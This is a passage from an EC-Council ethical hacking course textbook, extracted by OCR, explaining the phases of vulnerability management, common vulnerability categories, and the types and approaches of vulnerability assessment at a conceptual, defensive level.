All Rights Reserved. Reproduction is Strictly Prohibited.

- **Remediation**

  Remediation refers to the steps taken to mitigate the identified vulnerabilities. These include steps like evaluating vulnerabilities, locating risks, and designing responses for vulnerabilities. It is important for the remediation process to be specific, measurable, attainable, relevant, and time-bound.

  The tasks performed in the remediation phase include:

  - Prioritize remediation based on the risk ranking
  - Develop an action plan to implement the recommendation or remediation
  - Perform a root-cause analysis
  - Apply patches and fixes
  - Capture lessons learned
  - Conduct awareness training
  - Perform exception handling and risk acceptance for the vulnerabilities that cannot be remediated

- **Verification**

  The verification phase helps security analysts verify the applied fixes that remediate a vulnerability by re-scanning the systems. In this phase, security analysts also verify whether all previous phases have been perfectly implemented. This phase includes the verification of the remedies used to mitigate risks.

  The tasks performed in the verification phase include:

  - Rescanning the systems to identify if an applied fix is effective in remediating the vulnerability
  - Performing dynamic analysis
  - Reviewing the attack surface


- **Monitoring**

  This phase performs incident monitoring using tools such as IDS/IPS, SIEM, and firewalls. It implements continuous security monitoring to thwart ever-evolving threats.

  The tasks performed in the monitoring phase include:

  - Periodic vulnerability scan and assessment
  - Timely remediation of identified vulnerabilities
  - Monitoring intrusion detection and intrusion prevention logs
  - Implementing policies, procedures, and controls


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Classification and Assessment Types

Any vulnerability that is present in a system can be hazardous and can cause severe damage to the organization. It is important for ethical hackers to have knowledge about various types of vulnerabilities that they can employ, along with various vulnerability assessment techniques. This section in the module discusses the various types of vulnerabilities and vulnerability assessments.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Classification

Vulnerabilities present in a system or network are classified into the following categories:

- **Misconfiguration**

  Misconfiguration is the most common vulnerability and is mainly caused by human error, which allows attackers to gain unauthorized access to the system. It may happen intentionally or unintentionally and affects web servers, application platforms, databases, and networks.

  The following are some examples of misconfiguration:

  - An application running with debug enabled
  - Unnecessary administrative ports that are open for an application
  - Running outdated software on the system
  - Running unnecessary services on a machine
  - Outbound connections to various Internet services
  - Using misconfigured SSL certificates or default certificates
  - Improperly authenticated external systems
  - Incorrect folder permissions
  - Default accounts or passwords
  - Set up or configuration pages enabled
  - Disabling security settings and features

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can easily detect these misconfigurations using scanning tools and then exploit the backend systems. Therefore, the administrators must change the default configuration of devices and optimize device security.

- **Default Installations**

  Default installations are usually user-friendly — especially when the device is being used for the first time when the primary concern is the usability of the device rather than the device's security. In some cases, infected devices may not contain any valuable information, but are connected to networks or systems that have confidential information that would result in a data breach. Failing to change the default settings while deploying the software or hardware allows the attacker to guess the settings to break into the system.

- **Buffer Overflows**

  Buffer overflows are common software vulnerabilities that happen due to coding errors that allow attackers to gain access to the target system. In a buffer overflow attack, the attackers undermine the functioning of programs and try to take control of the system by writing content beyond the allocated size of the buffer. Insufficient bounds checking in the program is the root cause. The buffer is not able to handle data beyond its limit, causing the flow of data to adjacent memory locations and overwriting their data values. Systems often crash, become unstable, or show erratic program behavior when buffer overflow occurs.

- **Unpatched Servers**

  Servers are an essential component of the infrastructure of any organization. There are several cases where organizations run unpatched and misconfigured servers that compromise the security and integrity of the data in their system. Hackers look out for these vulnerabilities in the servers and exploit them. As these unpatched servers are a hub for the attackers, they serve as an entry point into the network. This can lead to the exposure of private data, financial loss, and discontinuation of operations. Updating software regularly and maintaining systems properly by patching and fixing bugs can help in mitigating the vulnerabilities caused by unpatched servers.

- **Design Flaws**

  Vulnerabilities due to design flaws are universal to all operating devices and systems. Design vulnerabilities such as incorrect encryption or the poor validation of data refer to logical flaws in the functionality of the system that attackers exploit to bypass the detection mechanism and acquire access to a secure system.

- **Operating System Flaws**

  Due to vulnerabilities in the operating systems, applications such as trojans, worms, and viruses pose threats. These attacks use malicious code, script, or unwanted software, which results in the loss of sensitive information and control of computer operations. Timely patching of the OS, installing minimal software applications, and using

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

applications with firewall capabilities are essential steps that an administrator must take to protect the OS from attacks.

- **Application Flaws**

  Application flaws are vulnerabilities in applications that are exploited by the attackers. Applications should be secured using the validation and authorization of the user. Flawed applications pose security threats such as data tampering and unauthorized access to configuration stores. If the applications are not secured, sensitive information may be lost or corrupted. Hence, developers must understand the anatomy of common security vulnerabilities and develop highly secure applications by providing proper user validation and authorization.


- **Open Services**


  Open ports and services may lead to the loss of data or DoS attacks and allow attackers to perform further attacks on other connected devices. Administrators must continuously check for unnecessary or insecure ports and services to reduce the risk to the network.

- **Default Passwords**

  Manufacturers provide users with default passwords to access the device during its initial set-up, which users must change for future use. When users forget to update the passwords and continue using the default passwords, they make devices and systems vulnerable to various attacks, such as brute force and dictionary attacks. Attackers exploit this vulnerability to obtain access to the system. Passwords should be kept confidential; failing to protect the confidentiality of a password allows the system to be easily compromised.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Types of Vulnerability Assessment

Given below are the different types of vulnerability assessments:

- **Active Assessment**

  A type of vulnerability assessment that uses network scanners to identify the hosts, services, and vulnerabilities present in a network. Active network scanners can reduce the intrusiveness of the checks they perform.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Passive Assessment**

  Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

- **External Assessment**

  External assessment examines the network from a hacker's point of view to identify exploits and vulnerabilities accessible to the outside world. These types of assessments use external devices such as firewalls, routers, and servers. An external assessment estimates the threat of network security attacks from outside the organization. It determines the level of security of the external network and firewall.

  The following are some of the possible steps in performing an external assessment:

  - Determine a set of rules for firewall and router configurations for the external network
  - Check whether the external server devices and network devices are mapped
  - Identify open ports and related services on the external network
  - Examine the patch levels on the server and external network devices
  - Review detection systems such as IDS, firewalls, and application-layer protection systems
  - Get information on DNS zones
  - Scan the external network through a variety of proprietary tools available on the Internet
  - Examine Web applications such as e-commerce and shopping cart software for vulnerabilities

- **Internal Assessment**

  An internal assessment involves scrutinizing the internal network to find exploits and vulnerabilities. The following are some of the possible steps in performing an internal assessment:

  - Specify the open ports and related services on network devices, servers, and systems
  - Check the router configurations and firewall rule sets
  - List the internal vulnerabilities of the operating system and server
  - Scan for any trojans that may be present in the internal environment
  - Check the patch levels on the organization's internal network devices, servers, and systems
  - Check for the existence of malware, spyware, and virus activity and document them

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Evaluate the physical security
- Identify and review the remote management process and events
- Assess the file-sharing mechanisms (for example, NFS and SMB/CIFS shares)
- Examine the antivirus implementation and events

- **Host-based Assessment**

  Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility of compromise. These assessments check the security of a particular network or server. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. Host-based assessments use many commercial and open-source scanning tools.

- **Network-based Assessment**

  Network assessments determine the possible network security attacks that may occur on an organization's system. These assessments discover network resources and map the ports and services running to various areas on the network. It evaluates the organization's system for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Network assessment professionals use firewalls and network scanners, such as Nessus. These scanners identify open ports, recognize the services running on those ports, and detect vulnerabilities associated with these services. These assessments help organizations identify points of entry and attack into a network since they follow the path and approach of the hacker. They help organizations determine how systems are vulnerable to Internet and intranet attacks, and how an attacker can gain access to important information. A typical network assessment conducts the following tests on a network:

  - Checks the network topologies for inappropriate firewall configuration
  - Examines the router filtering rules
  - Identifies inappropriately configured database servers
  - Tests individual services and protocols such as HTTP, SNMP, and FTP
  - Reviews HTML source code for unnecessary information
  - Performs bounds checking on variables

- **Application Assessment**

  An application assessment focuses on transactional Web applications, traditional client-server applications, and hybrid systems. It analyzes all elements of an application infrastructure, including deployment and communication within the client and server. This type of assessment tests the webserver infrastructure for any misconfiguration, outdated content, or known vulnerabilities. Security professionals use both commercial and open-source tools to perform such assessments.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Database Assessment**

  A database assessment is any assessment focused on testing the databases for the presence of any misconfiguration or known vulnerabilities. These assessments mainly concentrate on testing various database technologies like MYSQL, MSSQL, ORACLE, and POSTGRESQL to identify data exposure or injection type vulnerabilities. Security professionals use both commercial and open-source tools to perform such assessments.

- **Wireless Network Assessment**

  Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

- **Distributed Assessment**

  This type of assessment, employed by organizations that possess assets like servers and clients at different locations, involves simultaneously assessing the distributed organization assets, such as client and server applications, using appropriate synchronization techniques. Synchronization plays a critical role in this type of assessment. By synchronizing the test runs together, all the separate assets situated at multiple locations can be tested at the same time.

- **Credentialed Assessment**

  Credentialed assessment is also called authenticated assessment. In this type of assessment, the ethical hacker possesses the credentials of all machines present in the assessed network. The chances of finding vulnerabilities related to operating systems and applications are higher in credential assessment than in non-credential assessment. This type of assessment is challenging since it is highly unclear who owns particular assets in large enterprises, and even when the ethical hacker identifies the actual owners of the assets, accessing the credentials of these assets is highly tricky since the asset owners generally do not share such confidential information. Also, even if the ethical hacker successfully acquires all required credentials, maintaining the password list is a huge task since there can be issues with things like changed passwords, typing errors, and administrative privileges. Although it is the best way of assessing a target enterprise network for vulnerabilities and is highly reliable, it is a complex assessment that is challenging.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Non-Credentialed Assessment**

  Non-credentialed assessment, also called unauthenticated assessment, provides a quick overview of weaknesses by analyzing the network services that are exposed by the host. Since it is a non-credential assessment, an ethical hacker does not require any credentials for the assets to perform their assessments. This type of assessment generates a brief report regarding vulnerabilities; however, it is not reliable because it does not provide deeper insight into the OS and application vulnerabilities that are not exposed by the host to the network. This assessment is also incapable of detecting the vulnerabilities that are potentially covered by firewalls. It is prone to false-positive outputs and is not reliably effective as compared to credential-based assessment.


- **Manual Assessment**

  After performing footprinting and network scanning and obtaining crucial information, if the ethical hacker performs manual research for exploring the vulnerabilities or weaknesses, they manually rank the vulnerabilities and score them by referring to vulnerability scoring standards like CVSS and vulnerability databases like CVE and CWE. Such assessment is considered to be manual.

- **Automated Assessment**

  An assessment where an ethical hacker uses vulnerability assessment tools such as Nessus, Qualys, or GFI LanGuard to perform a vulnerability assessment of the target is called an automated assessment. Unlike manual assessments, in this type of assessment, the ethical hacker does not perform footprinting and network scanning. They employ automated tools that can perform all such activities and are also capable of identifying weaknesses and CVSS scores, acquiring critical CVE/CWE information related to the vulnerability, and suggesting remediation strategies.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Vulnerability Assessment Solutions and Tools

Vulnerability assessment solutions are important tools for information security management as they identify all potential security weaknesses before an attacker can exploit them. There are different approaches and solutions available to perform a vulnerability assessment. Selecting an appropriate assessment approach plays a major role in mitigating the threats that an organization faces.

This section outlines the various approaches, solutions, and tools used to perform a vulnerability assessment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Comparing Approaches to Vulnerability Assessment

There are four types of vulnerability assessment solutions: product-based solutions, service-based solutions, tree-based assessment, and inference-based assessment.

- **Product-Based Solutions**

  Product-based solutions are installed in the organization's internal network. They are installed either on a private or non-routable space or in the Internet-addressable

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

portion of an organization's network. If they are installed on a private network (behind the firewall), they cannot always detect outside attacks.

- **Service-Based Solutions**

  Service-based solutions are offered by third parties, such as auditing or security consulting firms. Some solutions are hosted inside the network, while others are hosted outside the network. A drawback of this solution is that attackers can audit the network from the outside.

